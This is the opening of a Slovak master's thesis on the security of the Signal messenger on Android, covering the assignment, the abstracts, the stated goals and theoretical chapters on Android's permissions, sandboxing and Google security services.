Ověření bezpečnosti open source aplikace Signal

Bc. Filip Šimo

Diplomová práca
2020

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
Ústav informatiky a umělé inteligence

Akademický rok: 2019/2020

ZADÁNÍ DIPLOMOVÉ PRÁCE
(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Bc. Filip Šimo**
Osobní číslo:	**A18673**
Studijní program:	**N3902 Inženýrská informatika**
Studijní obor:	**Informační technologie**
Forma studia:	**Prezenční**
Téma práce:	**Ověření bezpečnosti open source aplikace Signal**
Téma práce anglicky:	**Security Verification Using the Signal Open Source Application**

Zásady pro vypracování

1. Vypracujte informační přehled na téma operační systém Android z pohledu bezpečnosti, využití šifer, zabezpečení certifikátů a architektury klíčového hospodářství.
2. Teoreticky analyzujte a popište aplikaci Signal.
3. Teoreticky popište možné útoky na aplikaci Signal.
4. Modelujte útok na aplikaci Signal pomocí malware.
5. Navrhněte opatření na znemožnění útoků pro aplikaci Signal.
6. Popište způsob zabezpečení aplikace Signal prostřednictvím nástrojů Mobile Device Managementu.
7. Doporučenou bezpečnostní politiku a konfiguraci pro efektivnější zabezpečení aplikace.

Rozsah diplomové práce:
Rozsah příloh:
Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. Mobile Network Security Experiments With USRP. , 81.
2. Surveillance Self-Defense [online]. [cit. 2019-09-23]. Dostupné z: https://ssd.eff.org/en/module/how-use-signal-android
3. Advanced Encryption Standard (AES) [online]. [cit. 2019-09-23]. Dostupné z: https://thebestvpn.com/advanced-encryption-standard-aes/
4. Android studio [online]. [cit. 2019-09-15]. Dostupné z: https://developer.android.com/
5. Úvod do programovacieho jazyka Java [online]. [cit. 2019-09-23]. Dostupné z: http://programujte.com/clanek/2006041804-uvod-do-programovacieho-jazyka-java/
6. Programování Android aplikací v Javě [online]. [cit. 2019-09-23]. Dostupné z: https://www.itnetwork.cz/java/android?fbclid=IwAR2spZ9UWbI3UjywI-eQ790FdH0IsIBg6hxk47m9z-vBTOpIkWe6OEjVw
7. Secure an Android Device [online]. [cit. 2019-09-23]. Dostupné z: https://source.android.com/security?fbclid=IwAR1tvWM-PpidvquZnxkLoDS4-4e_YEtniMg6SsrqFj8mTKVj0dGscgj-VXU

Vedoucí diplomové práce: **Ing. Bc. Pavel Vařacha, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **28. listopadu 2019**
Termín odevzdání diplomové práce: **15. května 2020**

L.S.

doc. Mgr. Milan Adámek, Ph.D.
děkan

prof. Mgr. Roman Jašek, Ph.D.
ředitel ústavu

Ve Zlíně dne 9. prosince 2019

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne ……

podpis diplomanta

ABSTRAKT

Hlavným cieľom diplomovej práce je analýza a následná modifikácia aplikácie určenej na prenos zabezpečenej hlasovej komunikácie v šifrovanom režime. Ako cieľová aplikácia pre túto prácu bola zvolená Signal Messenger pre operačný systém Android. Jedná sa o open source aplikáciu, ktorej zdrojový kód je voľne prístupný a modifikovateľný. Teoretická časť diplomovej práce bude obsahovať popis bezpečnostnej architektúry aplikácie, jednotlivých funkcií a použitých šifrovacích algoritmov so zameraním najmä na ich bezpečnosť. Ďalej bude popísaný komunikačný protokol, šifrovacie jadro a užívateľské rozhranie. V praktickej časti bude popísaný samotný chod aplikácie, popis kódu spolu s prípadnými identifikovanými nedostatkami a navrhovanými respektíve implementovanými úpravami v kóde aplikácie.

Kľúčové slová: Signal, Android, kód, modifikácia, bezpečnosť

ABSTRACT

The main goal of the diploma thesis is the analysis and subsequent modification of an application designed for the transmission of secure voice communication in encrypted mode. Signal Messenger for the Android operating system was chosen as the target application for this work. It is an open source application whose source code is freely accessible and modifiable. The theoretical part of the thesis will contain a description of the security architecture of the application, individual functions and encryption algorithms used, focusing mainly on their security. Next, the communication protocol, the encryption core and the user interface will be described. The practical part will describe the actual operation of the application, a description of the code together with any identified shortcomings and proposed or implemented modifications in the application code.

Keywords: Signal, Android, code, modification, security

Poděkování, motto a čestné prohlášení, že odevzdaná verze diplomové práce a verze elektronická, nahraná do IS/STAG jsou totožné ve znění:

Prohlašuji, že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

OBSAH

ÚVOD

V dnešnej dobe moderných komunikačných možností, ľudia pri vzájomnej komunikácii používajú rôzne mobilné zariadenia. Používanie komunikačných technológií sa stalo bežnou súčasťou života, väčšia časť populácie preferuje používanie smartfónov s operačným systémom Android. Užívatelia sa snažia chrániť si svoje súkromie tým, že používajú šifrovanú komunikáciu. Takúto komunikáciu ponúka napríklad aplikácia Signal, ktorá je voľne dostupná.

Teoretická časť diplomovej práce bude venovaná vypracovaniu informačného prehľadu na tému operačného systému Android z pohľadu bezpečnosti a šifrovania. Taktiež bude popísané k čomu slúži bezpečnostný certifikát a architektúra kľúčového hospodárstva. Ďalej bude teoretická časť venovaná popisu nástroja mobile device management a popisu aplikácie Signal, ktorá bude hlavnou témou diplomovej práce.

V praktickej časti diplomovej práce bude popísaný modelovaný útok na aplikáciu Signal pomocou nástrojov, ktorými sa bude injektovať škodlivý kód do aplikácie. Taktiež bude sledovaný sieťový trafik po injektáži škodlivého kódu do aplikácie Signal. V prípade úspešného útoku na aplikáciu budú narhnuté opatrenia na znemožnenie útoku aj prostredníctvom nástroja mobile device management. Bude doporučená politika a konfigurácia pre zefektívnenie zabezpečenia aplikácie.

MOTIVÁCIA

K zadaniu tejto diplomovej práci viedol záujem o analýzu aktuálne dostupných možností na zabezpečenie hlasovej komunikácie v prostredí verejných nechránených sietí za použitia bežne spotrebiteľsky dostupných mobilných zariadení. Aktuálne je dostupných množstvo softvérov, ktoré podľa tvrdení ich výrobcov zabezpečujú a chránia komunikáciu pred nevyžiadaným vyzradením a modifikáciou treťou stranou. Reálna úroveň poskytovaného zabezpečenia je však otázna. Z pohľadu bezpečnosti sú však mobilné „smart“ zariadenia asi najhoršou voľbou, keďže potenciálne vektory útokov sú veľmi rôznorodé od vstavaných obmedzení mobilných sietí, cez zraniteľnosti v operačných systémoch až k chybnej implementácii kryptografických funkcií. Pri reálnom posudzovaní úrovne zabezpečenia mobilných aplikácii je tak potrebný komplexný prístup – je zbytočné postaviť takmer dokonalý kryptografický systém, ak jeho samotná implementácia beží v slabo zabezpečenom operačnom systéme, kde je možné priamo pozmeniť jej systémové premenné a vstúpiť do bežiacich rutín. Ako cieľ tejto diplomovej práce bola stanovená aplikácia Signal, je relatívne hojne využívaná, jej zdrojové kódy sú voľne šíriteľné, a podľa dostupných informácii už bola upravená niektorými zahraničnými inštitúciami. Táto diplomová práca sa pokúsi o čo možno najkomplexnejšiu analýzu úrovne poskytovaného zabezpečenia mobilnou aplikáciou Signal na operačnom systéme Android, pokúsi sa vykonať úspešný útok na integritu samotnej aplikácie a dôvernosť prenášaných dát. Následne navrhne možné opatrenia za účelom zvýšenia úrovne zabezpečenia a poskytovaných bezpečnostných záruk.

CIEĽ PRÁCE

Cieľom diplomovej práce je vypracovať informačný prehľad na tému bezpečnosť v operačnom systéme Android zamerané na aplikáciu Signal.

Bezpečnosťou je myslené ako sa aplikácia Signal šíri z pohľadu zdrojov, inštalácia z overených a neoverených zdrojov. Za overené zdroje sa dá považovať napríklad internetový obchod Google Play, ktorý do istej miery testuje uverejnené aplikácie. Testovanie bezpečnosti aplikácií je automatizované a už niekoľkokrát nastali prípady, keď sa na Google Play podarilo nahrať modifikovanú aplikáciu obsahujúcu škodlivý kód. Za neoverené zdroje môžeme považovať rôzne blogy a sociálne siete, ale aj rôzne spôsoby podvrhnutia modifikovaných aplikácií, respektíve ich dodatočnú modifikáciu na samotnom zariadení.

Prostredníctvom vymodelovaného útoku na aplikáciu bude vysvetlené ako škodlivý kód (malware) ohrozuje bezpečnosť aplikácie Signal, a na základe zistených skutočností budú navrhnuté opatrenia na znemožnenie útokov pre aplikáciu Signal.

I. TEORETICKÁ ČASŤ

1 OS ANDROID

Android je operačný systém vyvíjaný spoločnosťou Google, ktorý využíva väčšina výrobcov mobilných telefónov. Jedná sa o takzvaný otvorený operačný systém, ktorý má prakticky neobmedzené možnosti prispôsobenia. Niektoré úpravy možno vykonávať pomocou základného nastavenia, zatiaľ čo ďalšie modifikácie je možné kedykoľvek stiahnuť z obchodu Google Play. Užívateľ tak môže veľmi ľahko upravovať nielen grafické rozhrania, ale i spôsob ovládania telefónu. [1]

Obrázok 1 Android [14]

1.1 Základný popis OS Androind

Android je mobilný operačný systém založený na jadre Linuxu, ktorý je dostupný ako otvorený software inak - open source. Je používaný v smartfónoch, tabletoch, inteligentných televízoroch a ďalších zariadeniach. Jeho vývoj vedie spoločnosť Google pod hlavičkou konzorcia firiem „Open Handset Alliance“ a výrobcovia rôznych zariadení môžu Android upravovať pri dodržaní stanovených podmienok. Názov je často doplnený o názov prostredia, ktoré vyvíja sám vývojár napríklad MIUI od Xiaomi, One UI od Samsung. [1-3]

Android má najväčšie zastúpenie na svete medzi ostatnými systémami. Na tabletoch je najpredávanejším systémom od roku 2013 a na mobilných telefónoch je dominantný z akéhokoľvek pohľadu. V treťom kvartáli roku 2016 mal Android 86,8% podiel na trhu predaných inteligentných mobilných telefónov. V celkových predajoch je Android od roku 2015 na prvom mieste pred systémom iOS. [1-3]

Napriek tomu je vlastný operačný systém Android otvorený software a je tak pevne spojený s proprietárnymi službami, že nemá zmysel používať ho bez nich. [1]

Android vyvíja konzorcium Open Handset Alliance, ktorého cieľom je progresívny rozvoj mobilných technológií, ktoré budú mať výrazne nižšie náklady na vývoj a distribúciu a zároveň spotrebiteľom prinesie inovatívne a užívateľsky prívetivé prostredie. Pri vývoji systému boli brané do úvahy obmedzenia, ktorými disponujú klasické mobilné zariadenia, ako výdrž baterie, menšia výkonnosť a málo dostupnej pamäte. Zároveň bolo jadro Androidu navrhnuté pre fungovanie na rôznych hardvérových konfiguráciách. Systém tak môže byť použitý bez ohľadu na použitú hardvérovú platformu, čipovú sadu, veľkosť alebo rozlíšenie obrazovky. [1-3]

Samotná platforma Android dáva k dispozícii nielen operačný systém s užívateľským prostredím pre koncových užívateľov, ale i kompletné riešenia nasadenia operačného systému pre mobilných operátorov a výrobcov zariadení. V neposlednej rade pre vývojárov aplikácií poskytuje efektívne nástroje pre ich vývoj – Software Development Kit skratka SDK. [4]

1.2 Rozhranie

Systém Android je založený na primárnej manipulácii, pri ktorej sa používajú dotykové vstupy na displeji zariadenia, ktoré voľne zodpovedajú operáciám, ako sú posúvanie dotykom pre manipuláciu s objektmi na obrazovke spolu s virtuálnou klávesnicou. Fyzické ovládače hier a rôzne klávesnice sú plne podporované prostredníctvom rozhrania Bluetooth. Odpoveď na vstup používateľa je navrhnutá tak, aby bola okamžitá a poskytuje dotykové rozhranie, ktoré často využíva vibračné schopnosti zariadenia na poskytnutie haptickej spätnej väzby. Zložitejšie aplikácie ako napríklad hry, používajú interný hardvér, ako sú akcelerometre, gyroskopy a bezdotykové senzory, aby reagovali na činnosť užívateľa, ako je riadenie vozidla v závodnej hre otáčaním telefónu či tabletu, ktoré simulujú ovládanie volantu alebo prispôsobujú obrazovku od zobrazenia na výšku do šírky v závislosti od orientácie zariadenia. [1-3]

Základná obrazovka systému Android je tvorená ikonami aplikácií a miniaplikáciami. Ikony aplikácií spúšťajú priradenú aplikáciu, zatiaľ čo widgety zobrazujú živý, automaticky aktualizovaný obsah ako napríklad počasie. Základná obrazovka môže

pozostávať z viacerých stránok, medzi ktorými sa môže používateľ voľne presúvať. Aplikácie, ktoré môžeme získať zo služby Google Play, môžu pozmeniť úvodnú obrazovku a dokonca napodobniť vzhľad iných operačných systémov. Výrobcovia zariadení prispôsobujú vzhľad a vlastnosti svojich produktov systémom Android tak, aby sa líšili od konkurentov. [1-3]

V hornej časti obrazovky sa nachádza stavová lišta, kde sú zobrazené informácie o zariadení. Túto stavovú lištu je možné potiahnuť a zobraziť podrobnosti s upozornením, kde aplikácie zobrazujú dôležité informácie ako je stav batérie, aktivácia alebo deaktivácia Wi-Fi a aktualizácie. Upozornenia sú výstižné a zobrazujú aktuálne informácie o aplikácii, počnúc od verzie systému Android 4.1 Jelly Bean sú upozornenia rozbaliteľné a umožňujú používateľovi upozornenia rozbaliť a zobraziť ďalšie informácie. [1-3]

1.3 Aplikácie

Aplikácie pre rozšírenie funkčnosti zariadení, sa tvoria vo vývojovom softvéri Android skratka SDK a v programovacom jazyku Java. Javu je možné kombinovať s programovacími jazykmi C alebo C ++ , spolu s výberom predvolených runtime knižníc. Podporu má aj programovací jazyk Go, s obmedzeným súborom rozhraní na programovanie aplikácií API. V roku 2017 spoločnosť Google vyjadrila podporu pre tvorbu aplikácií v programovacom jazyku Kotlin. [1]

SDK obsahuje ucelenú sadu vývojových nástrojov vrátane ladiaceho programu, softvérových knižníc, dokumentácie, vzorového kódu a výukových programov. V roku 2014 spoločnosť Google vydala Android Studio založené pre vývoj aplikácií Android. Taktiež sú k dispozícii ďalšie vývojové nástroje, vrátane vývojovej súpravy pre aplikácie alebo rozšírenia v C alebo C++, Google App Inventor. K dispozícii je aj vizuálne prostredie pre nových programátorov a rôzne platformy webových aplikácií pre mobilné platformy zariadení. [1,4]

Android má rastúci výber aplikácií tretích strán, ktoré môžu užívatelia získať stiahnutím inštalačného súboru APK aplikácie, alebo ich stiahnutím pomocou programu na ukladanie aplikácií, ktorý umožňuje užívateľom inštalovať, aktualizovať a odstraňovať aplikácie z mobilov alebo tabletov. Obchod Google Play je internetový obchod s aplikáciami predinštalovaný na zariadeniach s operačným systémom Android, ktorý spĺňa požiadavky

spoločnosti Google na kompatibilitu a licencuje softvér Google Mobile Services. Obchod Google Play umožňuje užívateľom prehliadať, sťahovať a aktualizovať aplikácie zverejnené spoločnosťou Google a vývojármi. Viacerí operátori ponúkajú priamu fakturáciu operátora za nákupy aplikácií Google Play. Od roku 2017 existuje viac ako miliarda aktívnych používateľov. [1,4]

Vzhľadom na open source systém Android existuje niekoľko trhov aplikácií, ktoré poskytujú vývojári tretích strán ako náhradu za zariadenia, ktoré nemajú prístup na dodávku so službou Google Play Store. Poskytujú aplikácie, ktoré sú ponúkané i napriek porušeniu pravidiel alebo z iných dôvodov, v iných obchodoch. Medzi tieto obchody tretích strán patria napríklad Amazon Appstore , GetJar a SlideMe. F-Droid. [1,4]

1.4 Bezpečnostné hrozby

Bezpečnostná spoločnosť Trend Micro vo svojom výskume uvádza zneužívanie služieb ako najbežnejší typ škodlivého softvéru pre Android, keď sú textové správy odosielané z infikovaných telefónov na určité telefónne čísla väčšinou bez súhlasu alebo niekedy i s vedomím používateľa. Rôzne škodlivé softvéry zobrazujú na zariadeniach nežiadúce a rušivé reklamy alebo odosielajú osobné údaje neoprávneným tretím stranám. Bezpečnostné hrozby sa pre Android údajne zvyšujú exponenciálne. Spoločnost Google tvrdí, že bezpečnostné spoločnosti z obchodných dôvodov zveličujú hrozbu škodlivého softvéru a vírusov v systéme Android a vinia bezpečnostný priemysel z obáv z predaja softvéru na ochranu pred vírusmi. Google tvrdí, že nebezpečný softvér je veľmi zriedkavý, a prieskum ktorý uskutočnila spoločnosť F-Secure ukázal, že iba 0,5% hláseného škodlivého softvéru pre Android pochádzalo z obchodu Google Play. [1]

Aktuálne má však Android okolo 75 - 80 percent celosvetového trhu so smartfónmi - čo z neho robí najpopulárnejší mobilný operačný systém na svete. Z tohto dôvodu sa tak zabezpečenie operačného systému Android stalo problémom, nakoľko bezpečnostné zraniteľnosti zasiahnu väčšinu všetkých užívateľov. Android stále používa reťazec príkazov na aktualizáciu softvéru, ktorý nefunguje. [1]

Opravy chýb nájdených v jadre operačného systému nezahŕňajú užívateľov starších a lacnejších zariadení. Tým, že operačný systém Android má otvorený zdrojový kód,

umožňuje dodávateľom zabezpečenia prevziať existujúce zariadenia a upraviť ich na bezpečné použitie. [1]

Smartfóny s Androidom môžu nahlasovať polohu prístupových bodov Wi-Fi, s ktorými sa stretávajú užívatelia telefónov pri vytváraní databáz obsahujúcich skutočné polohy vo veľkom množstve takýchto prístupových bodov. Pomoocu týchto databáz sú tvorené elektronické mapy na lokalizáciu zariadení a umožňujú im spúšťať aplikácie ako Foursquare, Google Latitude, Facebook Miesta a taktiež zobrazovať reklamy založené na polohe. Monitorovací softvér, ako napríklad TaintDroid, projekt akademického výskumu, môže v niektorých prípadoch zistiť, kam, a na ktoré vzdialené servery sa užívateľské informácie odosielajú . [1]

1.5 Technické bezpečnostné prvky

Android aplikácie bežia v karanténe vo virtualizovanom prostredí. Karanténa je izolovaná oblasť systému ktorá za štandardných okolností nemá prístup ku zvyšku systémových prostriedkov, pokiaľ to prístupové oprávnenia neumožňujú. Od verzie operačného systému Android 6 a novších, nie je možné bez špeciálnych oprávnení prevziať prístup k systémovým prostriedkom (napr. mikrofónu) od inej aplikácie bez vedomia používateľa. [1,4]

V roku 2012 bola v rámci operačného systému Android 4.2 Jelly Bean zavedená služba overenia aplikácie na kontrolu pred škodlivým kódom vo všetkých aplikáciách zo služby Google Play. [7]

Pred inštaláciou aplikácie v obchode Google Play sa ukáže zoznam požadovaných oprávnení, ktoré aplikácia vyžaduje pre svoju funkcionalitu. Po prečítaní týchto oprávnení si užívateľ môže zvoliť ich prijatie alebo odmietnutie. Inštalovať aplikáciu je možné iba v prípade, že podmienky akceptuje. V Androide 6.0 bol systém povolení zmenený. Aplikáciám sa pri inštalácií automaticky neudelia všetky povolenia. Namiesto toho sa používa systém prihlásenia, pri ktorom sa užívateľom zobrazí výzva na udelenie alebo zamietnutie jednotlivých povolení pre aplikáciu. Aplikácie si pamätajú pridelené oprávnenia, ktoré môže užívateľ kedykoľvek odvolať. Predinštalované aplikácie však nemusia byť súčasťou tohto prístupu. V určitých prípadoch nemusí byť možné zamietnuť

určité povolenia pre predinštalované aplikácie ani ich zakázať. Aplikáciu Google Play nie je možné odinštalovať ani zakázať. [1,4]

V roku 2014 spoločnosť Jason Nova pracujúca pre Android informovala o štúdii nemeckej bezpečnostnej spoločnosti Fraunhofer AISEC o antivírusovom softvéri a hrozby škodlivého softvéru v systéme Android. Jason Nova zverejnila, že operačný systém Android pracuje so softvérovými balíkmi tak, že ich umiestňuje do karantény. To znamená že nepovoľuje aplikáciám uvádzať obsah adresárov iných aplikácií, aby bol systém bezpečný. Aplikácie, ktoré pri stiahnutí nevykazujú žiadne zvláštne správanie, sa vyhodnotia ako bezpečné. Štúdia spoločnosti Fraunhofer AISEC, ktorá sa zaoberá antivírusovým softvérom od firiem ako Avast, AVG, Bitdefender, ESET, F-Secure, Kaspersky, Lookout, McAfee, Norton, Sophos či Trend Micro odhalili, že testované antivírusové aplikácie nezabezpečujú ochranu pred prispôsobeným škodlivým softvérom alebo cielenými útokmi, a že testované antivírusy nedokázali detekovať škodlivý softvér, ktorý bol k aktuálnemu dátumu úplne neznámy a pritom nevyvíja žiadnu aktivitu, aby skryl svoju škodlivosť. [1,4]

2 ZABEZPEČENOSŤ ZARIADENIA ANDROID

Systém Android garantuje istú úroveň bezpečnosti a spolupracuje s vývojármi zariadení na zabezpečení bezpečnosti platformy Android a jeho ekosystému. Odolný model zabezpečenia je nevyhnutný na umožnenie spoľahlivého ekosystému aplikácií a zariadení postavených na platforme Android a ďalších podporovaných cloudových služieb. Operačný sytém Android bol počas celého vývoja podrobený prísnemu bezpečnostnému programu. [5]

Android je zo svojho princípu navrhnutý ako otvorený. Aplikácie pre Android používajú pokročilý hardvér a softvér, ako aj lokálne a doručované údaje, ktoré sú prístupné prostredníctvom platformy, ktorá užívateľom prináša požadovanú funkcionalitu. Platforma ponúka množstvo aplikácií, ktoré chránia dôvernosť, integritu a dostupnosť používateľov, údajov, aplikácií, zariadenia a siete. [1,5]

Zabezpečenie otvorenej platformy potrebuje pevnú bezpečnostnú architektúru a prísne bezpečnostné programy. Android je navrhnutý s viacvrstvovým zabezpečením, ktoré je dostatočne prispôsobivé, aby podporovalo otvorenú platformu a zároveň chránilo všetkých užívateľov tejto platformy. [1,5]

Android je určený aj pre vývojárov. Jedným z cieľov bezpečnostných kontrol bolo minimalizovať zaťaženie vývojárov. Vývojári, ktorí pracujú na zabezpečení, môžu jednoducho pracovať a spoliehať sa na pružné bezpečnostné kontroly. Vývojári menej oboznámení s bezpečnosťou sú chránení bezpečne zvolenými základnými parametrami. [1,5]

Okrem poskytovania základnej platformy, na ktorej je možné stavať, Android poskytuje vývojárom aj ďalšiu podporu. Tím pre zabezpečenie systému Android hľadá možné chyby v aplikáciách a navrhuje spôsoby, ako tieto problémy vyriešiť. Pre zariadenia so službou Google Play dodávajú aj službu aktualizácie zabezpečenia pre kritické softvérové knižnice. [1,5]

Android je hlavne určený pre užívateľov. Užívatelia majú prístup k prehľadu o povoleniach vyžadovaných každou aplikáciou a kontrolu nad týmito povoleniami. Tento návrh predpokladá, že sa

by sa útočníci mohli pokúsiť vykonať bežné útoky, ako napríklad útoky za využitia sociálneho inžinierstva. Android je vytvorený tak, aby znížil pravdepodobnosť útokov a obmedzil dopad útoku v prípade, že bol úspešný. Zabezpečenie systému Android je aktívne, aj keď je zariadenie v rukách užívateľa. Android spolupracuje s firmami a verejnosťou na poskytovaní opráv pre ktorékoľvek zariadenie Android, ktoré dostáva aktualizácie zabezpečenia. [5]

2.1 Overenie zdrojov

Android poskytuje platformu verejných zdrojov a prostredia aplikácií pre mobilné zariadenia. [5]

Hlavné stavebné bloky platformy Android sú:

- Hardvér zariadenia: Android beží na hardvérových konfiguráciách ako sú mobilné telefóny, tablety, hodinky, automobily, inteligentné televízory, hracie boxy.
- Operačný systém Android: Je postavený na jadre systému Linux. Prostredníctvom operačného systému sú prístupné prostriedky zariadenia, ako napríklad funkcie fotoaparátu, údaje GPS, funkcie Bluetooth.
- Runtime aplikácie pre Android : Aplikácie sú napísané v programovacom jazyku Java a spúšťajú sa v prostredí Android. Aplikácie dostanú určitú časť systému súborov, v ktorom môžu pracovať, zapisovať súkromné údaje vrátane databáz a nespracovaných súborov. [5]

Aplikácie rozširujúce operačný systém Android:

- Predinštalované aplikácie: Predinštalované aplikácie vrátane telefónu, e-mailu, kalendára, webového prehľadávača a kontaktov v systéme Android fungujú ako používateľské aplikácie a poskytujú základné funkcie zariadení, ku ktorým majú prístup ďalšie aplikácie. Predinštalované aplikácie môžu byť súčasťou otvorenej platformy Android alebo môžu byť vyvinuté výrobcom zariadenia pre určité zariadenie.
- Užívateľom nainštalované aplikácie: Android poskytuje otvorené vývojové prostredie, ktoré podporuje ľubovoľnú aplikáciu poskytovanú tretími stranami. [5]

2.2 Bezpečnosť služby Google

Spoločnosť Google poskytuje sadu vzdialených služieb, ktoré môžu použiť kompatibilné zariadenia Android s mobilnými službami Google. Aj napriek tomu, že služby nie sú súčasťou projektu Android Open Source Project, sú časťou mnohých zariadení s Androidom. [5]

Obrázok 2 Zabezpečenie Google [15]

Hlavnými bezpečnostnými službami Google sú:

- Google Play je súhrn služieb, ktoré užívateľom umožňujú inštalovať a nakupovať aplikácie zo svojho zariadenia s Androidom. Google Play tvorcom zľahčuje oslovenie používateľov systému Android a potenciálnych zákazníkov. Google Play tiež ponúka kontrolu komunity, overovanie licencií na aplikácie, skenovanie zabezpečenia aplikácií a mnohé bezpečnostné služby.
- Aktualizačná služba Android prináša možnosti a aktualizácie zabezpečenia vybraným zariadeniam Android, vrátane aktualizácií prostredníctvom webu.
- Služby aplikácií: Umožňuje aplikáciám Android používať cloudové funkcie, ako sú zálohovanie údajov a nastavení aplikácií a zasielanie správ typu cloud-to-device na zasielanie správ.
- Overenie aplikácií: Varovanie alebo automatické blokovanie inštalácie škodlivých aplikácií a online prehľadávanie aplikácií v zariadení, varovanie a odstránenie škodlivých aplikácií .
- SafetyNet: Systém na ochranu súkromia chráni súkromie a pomáha pri sledovaní spoločnosti Google, eliminuje známe bezpečnostné hrozby a identifikuje nové bezpečnostné hrozby.

- SafetyNet Atestation: API tretích strán na určenie, či je zariadenie kompatibilné s CTS. Atestácia môže tiež identifikovať aplikáciu pre Android komunikujúcu s aplikačným serverom.
- Správca zariadenia Android: Webová aplikácia a tiež aplikácia pre Android na vyhľadanie strateného či ukradnutého zariadenia. [1,5]

2.3 Prehľad bezpečnostného programu

Medzi primárne súčasti programu zabezpečenia Android patria:

- Preskúmanie návrhu: Proces zabezpečenia systému Android sa začína na začiatku životného cyklu vývoja vytvorením širokého a konfigurovateľného modelu a vzhľadu zabezpečenia.
- Testovanie prieniku a kontrola kódu: Počas vývoja platformy sú komponenty so zdrojovým kódom a súčasti vytvorené systémom Android predmetom dôkladného preskúmania zabezpečenia.
- Kontrola otvoreného zdroja a komunity: AOSP umožňuje obsiahlu kontrolu zabezpečenia z ktorejkoľvek strany.
- Odpoveď na incident: Po zistení oprávnených problémov má dostatok priestoru na reakčný proces, ktorý umožňuje rýchle zmiernenie slabých miest, aby sa minimalizovalo možné riziko pre všetkých používateľov Android. Tieto odpovede podpory cloudom môžu zahŕňať aktualizáciu platformy, odstránenie aplikácií zo služby Google Play a taktiež odstránenie aplikácií zo zariadení v teréne.
- Mesačné aktualizácie zabezpečenia: Tím zabezpečenia Android poskytuje mesačné aktualizácie pre zariadenia. [5]

2.4 Architektúra zabezpečenia platformy

Android má záujem byť najbezpečnejším a najužitočnejším operačným systémom pre mobilné platformy tým, že overené ovládacie prvky zabezpečenia operačného systému znovu nasadí na:

